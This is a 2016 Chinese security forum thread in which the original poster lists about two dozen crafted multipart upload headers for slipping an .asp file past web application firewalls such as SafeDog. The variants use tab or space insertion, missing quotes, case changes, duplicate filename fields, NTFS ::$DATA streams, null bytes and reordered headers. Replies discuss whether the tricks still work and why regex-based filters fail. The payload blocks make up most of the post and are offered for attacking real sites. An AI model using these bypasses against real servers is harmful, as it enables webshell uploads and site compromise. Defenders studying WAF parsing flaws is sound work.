



捐助

贡献榜

邀请

搜索

论坛 --- 安全交流 --- 技术文章 {Technical Articles} 上传绕过WAF

返回列表

查看: 271 | 回复: 21

c4rt1y



九零元老

酒票 50
贡献 0
积分 60
注册时间 2013-1-31

发消息

【原创】上传绕过WAF [复制链接]

发表于 2016-4-17 06:31:25 | 只看该作者



1# 电梯直达

表哥已经在<https://forum.90sec.org/forum.php?mod=viewthread&tid=9133>这里写了一些方法，今晚在看别人的代码，看着看着就看到了现在，突然想起前几天P牛的那些回调函数被安全狗杀光了，于是乎，今晚测试了下安全狗的上传，发现方法还是如此，依旧没有任何变化，当然我们只拿安全狗为案列，因为方法都差不多，不过有些通用有些不通用罢了，首先看一个乌云看下我在乌云上看到的过狗方法，这里感谢keio牛文档，我虽然也做了类似的，但是排版没你的好，就拿你的放上去了。

默认状态

[Bash shell] 纯文本查看 复制代码

```
1 -----WebKitFormBoundary2smplxFB3D0KbA7D
2 Content-Disposition: form-data; name="filepath"; filename="a.asp"
3 Content-Type: text/html
```

突破0

[Bash shell] 纯文本查看 复制代码

```
1 -----WebKitFormBoundary2smplxFB3D0KbA7D
2 Content-Disposition: form-data; name="filepath"; filename="[0x09]a.asp"
3 Content-Type: text/html
```

突破1 去掉双引号

[Bash shell] 纯文本查看 复制代码

```
1 -----WebKitFormBoundary2smplxFB3D0KbA7D
2 Content-Disposition: form-data; name="filepath"; filename=a.asp
3 Content-Type: text/html
```

突破2 添加一个filename1

[Bash shell] 纯文本查看 复制代码

```
1 -----WebKitFormBoundary2smplxFB3D0KbA7D
2 Content-Disposition: form-data; name="filepath"; filename="a.asp";filename1="test.jpg"
3 Content-Type: text/html
```

突破3 form中间+

[Bash shell] [纯文本查看](#) [复制代码](#)

```
1 -----WebKitFormBoundary2smplxFB3D0KbA7D
2 Content-Disposition: form-data; name="filepath"; filename="test.asp"
3 Content-Type: text/html
```

?

突破4 大小写

[Bash shell] [纯文本查看](#) [复制代码](#)

```
1 -----WebKitFormBoundary2smplxFB3D0KbA7D
2 ConTent-Disposition: form-data; name="filepath"; filename="a.asp"
3 Content-Type: text/html
```

?

突破5 去掉form-data

[Bash shell] [纯文本查看](#) [复制代码](#)

```
1 -----WebKitFormBoundary2smplxFB3D0KbA7D
2 ConTent-Disposition: name="filepath"; filename="a.asp"
3 Content-Type: text/html
```

?

突破6 在Content-Disposition:后添加多个空格 或者在form-data;后添加多个空格

[Bash shell] [纯文本查看](#) [复制代码](#)

```
1 [mw_shl_code=bash,true]-----WebKitFormBoundary2smplxFB3D0KbA7D
2 ConTent-Disposition: form-data; name="filepath"; filename="a.asp"
3 Content-Type: text/html
```

?

[/mw_shl_code]

突破7 a.asp . (空格+.)

[Bash shell] [纯文本查看](#) [复制代码](#)

```
1 [mw_shl_code=bash,true]-----WebKitFormBoundary2smplxFB3D0KbA7D
2 ConTent-Disposition: form-data; name="filepath"; filename="a.asp ."
3 Content-Type: text/html
```

?

[/mw_shl_code]

突破8 "换行

[Bash shell] [纯文本查看](#) [复制代码](#)

```
1 -----WebKitFormBoundary2smplxFB3D0KbA7D
2 ConTent-Disposition: form-data; name="filepath"; filename="a.asp
3 "
4 Content-Type: text/html
```

?

突破9 NTFS流

[Bash shell] [纯文本查看](#) [复制代码](#)

```
1 -----WebKitFormBoundary2smplxFB3D0KbA7D
```

?

```

2 Content-Disposition: form-data; name="filepath"; filename="test.asp::$DATA"
3 Content-Type: text/html
4
5 -----WebKitFormBoundary2smplxFB3D0KbA7D
6 Content-Disposition: form-data; name="filepath"; filename="test.asp::$DATA\0x00\fuck.asp0x00"
7 Content-Type: text/html

```

突破10 经过对IIS 6.0的测试发现，其总是采用第一个Content-Disposition中的值做为接收参数，而安全狗总是以最后一个Content-Disposition中的值做为接收参数。因此尝试构造如下请求[上传test.asp成功]：

[Bash shell] [纯文本查看](#) [复制代码](#)

```

01 Content-Disposition: form-data; name="FileUploadName"; filename="test.asp"
02
03 -----15377259221471
04
05 Content-Disposition: form-data; name="FileUploadName"; filename="test.txt"
06
07 Content-Type: application/octet-stream
08
09 Content-Disposition: form-data; name="FileUploadName"; filename="test.asp"
10 Content-Disposition: form-data;
11 name="FileUploadName"; filename="test.asp"

```

突破11 换位

[Bash shell] [纯文本查看](#) [复制代码](#)

```

1 -----WebKitFormBoundary2smplxFB3D0KbA7D
2 Content-Type: text/html
3 Content-Disposition: form-data; name="filepath"; filename="a.asp"

```

在上述的方法中，还有些方法可以过安全狗，也可以过D盾、360网站卫士等等。另外从上述方法中，若按你们的想法，会分成那些类型？我在这里统一划分为特性和WAF解析不当(PS下，我不是学术派，较口语化)i，特性包括系统特性，协议特性等等，比如上述中，大多数都属于协议的特性，因为FORM-DATA的协议十分松散；部分属于系统特性，比如加空格、点号、NTFS流等等。而解析不当，比如上述的第二种添加一个filename1，这种在正常情况下无法使用的，如果第0种，对特殊字符无法解析，归根到底也是WAF对内容解析的不当处理。

针对于特性，在上传这一块，好像能用到的就只有系统特性和协议特性，系统特性从系统出现到现在才挖掘出那么一点点，对于我等菜鸟而言，就更难挖掘了。于是我们就把目光放到协议上。

默认状态

[Bash shell] [纯文本查看](#) [复制代码](#)

```

1 -----WebKitFormBoundary2smplxFB3D0KbA7D
2 Content-Disposition: form-data; name="filepath"; filename="a.asp"
3 Content-Type: text/html

```

上述方法我们已经开始测试，那么，有没有想过。既然你们想得到用window特性来+空格，有没有想过用协议来+-空格

突破方法001

[Bash shell] [纯文本查看](#) [复制代码](#)

```
1  -----WebKitFormBoundary2smplxFB3D0KbA7D
2  Content-Disposition:form-data; name="filepath"; filename="a.asp"
3  Content-Type: text/html
```

突破方法002

[Bash shell] [纯文本查看](#) [复制代码](#)

```
1  -----WebKitFormBoundary2smplxFB3D0KbA7D
2  Content-Disposition:  form-data; name="filepath"; filename="a.asp"
3  Content-Type: text/html
```

突破方法003

[Bash shell] [纯文本查看](#) [复制代码](#)

```
1  -----WebKitFormBoundary2smplxFB3D0KbA7D
2  Content-Disposition: form-data; name="filepath"; filename="a.asp"
3  Content-Type:text/html
```

突破方法004

[Bash shell] [纯文本查看](#) [复制代码](#)

```
1  -----WebKitFormBoundary2smplxFB3D0KbA7D
2  Content-Disposition: form-data; name="filepath"; filename= "a.asp"
3  Content-Type:text/html
```

突破方法005

[Bash shell] [纯文本查看](#) [复制代码](#)

```
1  -----WebKitFormBoundary2smplxFB3D0KbA7D
2  Content-Disposition: form-data;  name="filepath"; filename="a.asp"
3  Content-Type: text/html
```

上述就5种方法了，然后呢，空格可以，谁可以代替空格，tab？咱们来试试

突破方法006

[Bash shell] [纯文本查看](#) [复制代码](#)

```
1  -----WebKitFormBoundary2smplxFB3D0KbA7D
2  Content-Disposition:      form-data; name="filepath"; filename="a.asp"
3  Content-Type: text/html
```

突破方法007

[Bash shell] [纯文本查看](#) [复制代码](#)

```
1  -----WebKitFormBoundary2smplxFB3D0KbA7D
2  Content-Disposition: form-data;      name="uploaded"; filename="a.asp"
3  Content-Type: text/html
```

突破方法008

[Bash shell] [纯文本查看](#) [复制代码](#)

```
1  -----WebKitFormBoundary2smplxFB3D0KbA7D
2  Content-Disposition: form-data; name="filepath"; filename=      "a.asp"
3  Content-Type: text/html
```

上面的方法可以延伸很多种了，记住一点，什么可以替换空格！

接下来，我们在根据之前公布的方法，大小写

突破方法009

[Bash shell] [纯文本查看](#) [复制代码](#)

```
1  -----WebKitFormBoundary2smplxFB3D0KbA7D
2  Content-disposition: form-data; name="filepath"; filename="a.asp"
3  Content-Type: text/html
```

突破方法010

[Bash shell] [纯文本查看](#) [复制代码](#)

```
1  -----WebKitFormBoundary2smplxFB3D0KbA7D
2  Content-Disposition: Form-data; name="filepath"; filename="a.asp"
3  Content-Type: text/html
```

突破方法011

[Bash shell] [纯文本查看](#) [复制代码](#)

```
1  -----WebKitFormBoundary2smplxFB3D0KbA7D
2  Content-Disposition: form-data; Name="filepath"; filename="a.asp"
3  Content-Type: text/html
```

突破方法012

[Bash shell] [纯文本查看](#) [复制代码](#)

```
1  -----WebKitFormBoundary2smplxFB3D0KbA7D
2  Content-Disposition: form-data; name="filepath"; Filename="a.asp"
3  Content-Type: text/html
```

突破方法013

[Bash shell] [纯文本查看](#) [复制代码](#)

```
1 -----WebKitFormBoundary2smplxFB3D0KbA7D
2 Content-Disposition: form-data; name="filepath"; filename="a.asp"
3 Content-type: text/html
```

然后，这里在针对一个漏洞结合下，记得form-data中见存在一个+号吗，为什么不能放到前面或者后面

突破方法014

[Bash shell] [纯文本查看](#) [复制代码](#)

```
1 -----WebKitFormBoundary2smplxFB3D0KbA7D
2 Content-Disposition: +form-data; name="filepath"; filename="a.asp"
3 Content-Type: text/html
```

突破方法015

[Bash shell] [纯文本查看](#) [复制代码](#)

```
1 -----WebKitFormBoundary2smplxFB3D0KbA7D
2 Content-Disposition: form-data+; name="filepath"; filename="a.asp"
3 Content-Type: text/html
```

列举了15种方法，不过也才3个技巧，我们也仅仅拿安全狗做演示，但是方法可以绕过目前大部分waf了，即使防住了，结合下有时候会出现超乎想像的结果。另外说下，其他的方法，还有不下20种，我记得某一妹子和我讲过，hack技术在于mind，不受约束，你会发现更多好玩的。





对于解析这块，就靠大家自己去fuzz了，放出来就淹死啦！

本文为90sec所有，发表文章后七天内禁止转载，七天后如若转载请注明出处

本主题由 管理05 于 2016-4-17 16:14 添加图章 原创

#🎉🎉🎉🎉🎉🎉🎉🎉#

🗳 评分

参与人数	4	酒票	+11	理由	收起
	Bsmali4	+ 1		原创内容	
	柠檬草	+ 1		感谢	
	phithon	+ 2		写了我一直没写的内容 可以加个精华了	
	管理05	+ 7		原创内容	
查看全部评分					

★ 收藏 6

👍 评分

👑 顶

👇 踩

点评

回复

举报

👤 楼主 发表于 2016-4-17 06:48:17 | 只看该作者

2#

所有方法于写帖时测试，浪费了俩小时，就怕失效了....

点评

回复

支持

反对

评分

举报

▫ 发表于 2016-4-17 18:47:43 | 只看该作者

3#

确实不错，突破的方法写比较全。也比较清晰！

点评

回复

支持

反对

评分

举报

▫ 发表于 2016-4-17 19:31:11 | 只看该作者

4#

安全狗还是算好过的了。
某深的墙，作内容检测，文件名过关了，内容就没过关。

点评

回复

支持

反对

评分

举报

▫ 路人 发表于 2016-4-17 20:59:13

5#

楼主我觉得可以贴一点 原理的讲解 加上自己的理解 不然感觉就像拼接的

c4rt1y



九零元老

酒票 50
贡献 0
积分 60
注册时间 2013-1-31
发消息

anony



正式成员

酒票 87
贡献 0
积分 124
注册时间 2012-9-24
发消息

jjf012



正式成员

酒票 22
贡献 0
积分 44
注册时间 2012-1-22
发消息

路人

九零元老

酒票50

贡献0

积分60

注册时间2013-1-31

发消息

路人

匿名者

发表于 2016-4-17 21:51:00 | 只看该作者

6#

匿名者

发表于 2016-4-17 20:59

楼主我觉得可以贴一点 原理的讲解 加上自己的理解 不然感觉就像拼接的

匿名者

发表于 2016-4-17 22:49:16

7#

匿名者

发表于 2016-4-17 21:51

目前大部分waf都基于正则，只要不匹配就可以。当然在这里面，他的正则先后顺序。这两行是关键，但是还 ...

严重同意 尤其是两行是关键 那个以前 回车键过狗 就是这个 现在好像不行了

phithon

发表于 2016-4-18 00:55:36 | 只看该作者

8#

被杀光了啊.....惨

90Sec荣耀

90Sec 杰出贡献成员

90Sec Team

酒票236

贡献3

积分380

注册时间2013-6-17

发消息

c4rt1y

匿名者

发表于 2016-4-18 01:12:25 | 只看该作者

9#

匿名者

发表于 2016-4-17 22:49

严重同意 尤其是两行是关键 那个以前 回车键过狗 就是这个 现在好像不行了

匿名者

发表于 2016-4-17 22:49

我只能告诉你 回车还可以 思路看你自己的咯 我说了 还有不下20种 甚至更多

https://forum.90sec.org/forum.php?mod=viewthread&tid=9350

8/12

c4rt1y



九零元老

酒票

50

贡献

0

积分

60

注册时间

2013-1-31

发消息

点评

回复

支持

反对

评分

举报

楼主

发表于 2016-4-18 01:13:28

| 只看该作者

10#

phithon 发表于 2016-4-18 00:55

被杀光了啊.....惨

我不信你手里会绕不过这小小的坎！

点评

回复

支持

反对

评分

举报

发表于 2016-4-18 13:00:44

| 只看该作者

11#

本帖最后由 柠檬草 于 2016-4-18 13:02 编辑

啊哈哈，其实我看的时候，比较纠结的时，比如法一法二区别到底在哪里，有点像大家来找茬了。最后还是感谢您



的分享。另外感觉这篇文章也不错：<http://drops.wooyun.org/tips/7883>

点评

回复

支持

反对

评分

举报

发表于 2016-4-18 13:03:57

| 只看该作者

12#

楼主提供了一种很好的思路。感谢

点评

回复

支持

反对

评分

举报

发表于 2016-4-18 14:01:57

| 只看该作者

13#

总结的挺全的啊

http://www.codersec.net

Blick



正式成员

酒票

38

贡献

0

积分

54

注册时间

2014-11-2

发消息

点评

回复

支持

反对

评分

举报

发表于 2016-4-18 14:01:57

| 只看该作者

13#

总结的挺全的啊

http://www.codersec.net

Bsmali4



正式成员

酒票

55

贡献

4

积分

223

注册时间

2015-8-11

发消息

点评

回复

支持

反对

评分

举报

发表于 2016-4-18 14:01:57

| 只看该作者

13#

总结的挺全的啊

http://www.codersec.net

https://forum.90sec.org/forum.php?mod=viewthread&tid=9350

9/12

huotoo



正式成员

酒票34

贡献0

积分52

注册时间2012-9-11

发消息

点评 回复 支持 反对

评分 举报

发表于 2016-4-18 14:07:30 | 只看该作者

14#

总结的不错 虽然有大部分失效了

keio



正式成员

酒票25

贡献0

积分104

注册时间2011-10-12

发消息

点评 回复 支持 反对

评分 举报

发表于 2016-4-18 22:09:32 | 只看该作者

15#

申明 不是我！！！！文档

sh@dow



正式成员

酒票51

贡献0

积分79

注册时间2013-4-7

发消息

点评 回复 支持 反对

评分 举报

发表于 2016-4-18 23:02:07 | 只看该作者

16#

Content-Disposition: 冒号后面可以加空格 分号后面加空格，空格后面的不是无效字符么？

sh@dow



正式成员

酒票51

贡献0

积分79

注册时间2013-4-7

发消息

点评 回复 支持 反对

评分 举报

发表于 2016-4-18 23:07:26 | 只看该作者

17#


sh@dow 发表于 2016-4-18 23:02

Content-Disposition: 冒号后面可以加空格 分号后面加空格，空格后面的不是无效字符么？

想错了
内容类型 里面分号后面不能加空格 apache特性吧

发消息

0x0day👑



90Sec荣耀

90Sec第一届电子竞技大赛【英雄联盟】团队赛亚军队伍成员

正式成员

酒票 84
贡献 0
积分 88
注册时间 2015-8-10

发消息

c4rt1y



九零元老

酒票 50
贡献 0
积分 60
注册时间 2013-1-31

发消息

c4rt1y



九零元老

酒票 50
贡献 0
积分 60
注册时间 2013-1-31

发消息

c4rt1y

安静的美男子

点评 回复 支持 反对

评分 举报

发表于 2016-4-19 06:05:24 | 只看该作者

18#

文章真心不错！介绍的比较全了，尤其是思路，可以提供很多延伸思路。

寻找交流技术的朋友，请私信我

点评 回复 支持 反对

评分 举报

楼主 发表于 2016-4-19 09:26:29 | 只看该作者

19#

huotoo 发表于 2016-4-18 14:07
总结的不错 虽然有大部分失效了

。。。你确定失效？我是边测试边写的 OK？花了俩小时

点评 回复 支持 反对

评分 举报

楼主 发表于 2016-4-19 09:27:19 | 只看该作者

20#

Bsmali4 发表于 2016-4-18 14:01
总结的挺全的啊

自己延伸，还有很多很多

点评 回复 支持 反对

评分 举报

楼主 发表于 2016-4-19 09:27:55 | 只看该作者

21#

柠檬草 发表于 2016-4-18 13:00
啊哈哈，其实我看的时候，比较纠结的时，比如法一法二区别到底在哪里，有点像大家来找茬了。最后还是感谢您 ...



九零元老

酒票 50
贡献 0
积分 60
注册时间 2013-1-31
发消息

c4rt1y



九零元老

酒票 50
贡献 0
积分 60
注册时间 2013-1-31
发消息



本来加红了，然后放到代码里面无法显示。

点评 回复 支持 反对 评分 举报

楼主 发表于 2016-4-19 09:28:48 | 只看该作者 22#

keio 发表于 2016-4-18 22:09
申明 不是我！！！！文档

那个文档是你论坛上拔下来的，我晓得都是乌云的那些总结，我也做了，但是感觉界面太丑了，直接复制过来的。

点评 回复 支持 反对 评分 举报

返回列表

	批量@朋友 高级模式

发表回复 ☐ 回帖后跳转到最后一页 本版积分规则